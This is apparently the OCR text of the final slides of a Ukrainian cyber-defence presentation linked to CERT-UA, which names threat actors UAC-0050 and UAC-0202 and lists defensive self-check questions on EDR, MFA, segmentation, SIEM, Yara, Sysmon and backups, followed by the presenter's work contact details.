



Актор UAC-0050












Актор UAC-0202



Питання до розгляду

1. Чи всюди встановлено засоби АВ захисту? Сервери? А що з EDR?
2. Чи налаштовані політики безпеки? Розмежування прав доступу? Міцні паролі?
3. Чи здійснюється фільтрація вихідних інформаційних потоків?
4. Чи всюди використовується багатофакторна автентифікація?
5. Як давно перевіряли активи з боку Інтернет (shodan, censys)?
6. Чи сегментовано мережу? Чи фільтруються потоки між сегментами?
7. Чи здійснюється збір подій інформаційної безпеки (SIEM)?
8. Знайомо що таке Yara? Sysmon?
9. Чи отримуєте інформацію про кіберзагрози?
10. Чи повідомляєете про інциденти?
11. Що з бекапами?

CERT-UA

Computer Emergency Response Team of Ukraine

Дякую за увагу!

Старший фахівець сфери захисту інформації сектору кіберзахисту
Управління Держспецзв'язку в Запорізькій області

Роман Ведєрников r.vediernykov@cip.gov.ua
+38 (093) 5493889